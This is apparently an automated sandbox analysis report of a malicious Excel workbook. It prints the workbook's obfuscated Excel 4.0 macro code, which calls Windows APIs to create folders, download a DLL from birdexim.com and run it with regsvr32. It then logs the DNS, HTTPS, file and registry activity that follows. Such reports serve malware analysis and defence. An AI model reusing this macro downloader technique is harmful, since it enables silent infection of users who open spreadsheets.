Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.253094628
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . ! ! . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 21 21 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327649

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327649
Entropy:	7.64866061814
Base64 Encoded:	True

General	
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HR362&"32", "Cr"&?????2!HT390&"yA", "JCJ", ?????2!HI360&?????2!HI375, 0)
```

```
CALL("U"&?????2!HT380, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HI360&?????2!HI375&?????2!HI389, 0, 0)
```


```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HR362&""32"",""Cr""&?????2!HT390&""yA"",""JCJ"",?????2!HI360&?????2!HI375,0)",,,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HR362&""32"",""Cr""&?????2!HT390&""yA"",""JCJ"",?????2!HI360,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!HT380,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HI360&?????2!HI375&?????2!HI389,0,0)"=EXEC(?????3!W36&?????2!HI360&?????2!HI375&?????2!HI389)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:57:27.874264956 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.007297039 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.007576942 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.009773970 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.142755985 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.148842096 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.148899078 CET	443	49720	103.21.59.169	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:57:28.148930073 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.149003983 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.149041891 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.163932085 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.297411919 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.297666073 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.299135923 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.458431005 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.458476067 CET	443	49720	103.21.59.169	192.168.2.3
Nov 29, 2020 04:57:28.458633900 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.458940983 CET	49720	443	192.168.2.3	103.21.59.169
Nov 29, 2020 04:57:28.591669083 CET	443	49720	103.21.59.169	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:57:09.948170900 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:09.975241899 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:10.763283014 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:10.798656940 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:11.451747894 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:11.478995085 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:12.569061995 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:12.595953941 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:13.366425037 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:13.393724918 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:14.239945889 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:14.267232895 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:15.559170008 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:15.596972942 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:16.570056915 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:16.597306013 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:22.118551016 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:22.153866053 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:23.176677942 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:23.212043047 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:23.493611097 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:23.529175997 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:23.744271040 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:23.771538973 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:24.544410944 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:24.579972982 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:25.545387030 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:25.581027985 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:27.560831070 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:27.594465971 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:27.596426964 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:27.599128962 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:27.634495020 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:27.869080067 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:28.417650938 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:28.453277111 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:29.145636082 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:29.181169987 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:31.562539101 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:31.598175049 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:37.611969948 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:37.639044046 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:46.074290037 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:46.126332045 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:57:53.639780998 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:57:53.690155029 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:58:00.066926003 CET	50713	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:58:00.104094028 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:58:11.948492050 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:58:11.975697041 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:58:15.131401062 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:58:15.168472052 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:58:46.485063076 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:58:46.512301922 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:58:47.800741911 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:58:47.836302042 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:57:27.594465971 CET	192.168.2.3	8.8.8.8	0x761f	Standard query (0)	birdexim.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:57:27.869080067 CET	8.8.8.8	192.168.2.3	0x761f	No error (0)	birdexim.com		103.21.59.169	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 29, 2020 04:57:28.148930073 CET	103.21.59.169	443	192.168.2.3	49720	CN=autodiscover.birdexim.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Nov 02 05:51:13 CET 2020	Sun Jan 31 05:51:13 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4060 Parent PID: 792

General

Start time:	04:57:21
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x290000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	81F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	81F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DC259D74.tmp	success or wait	1	40495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3020F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	30211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	30213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	30213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4912 Parent PID: 4060

General

Start time:	04:57:28
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x9e0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis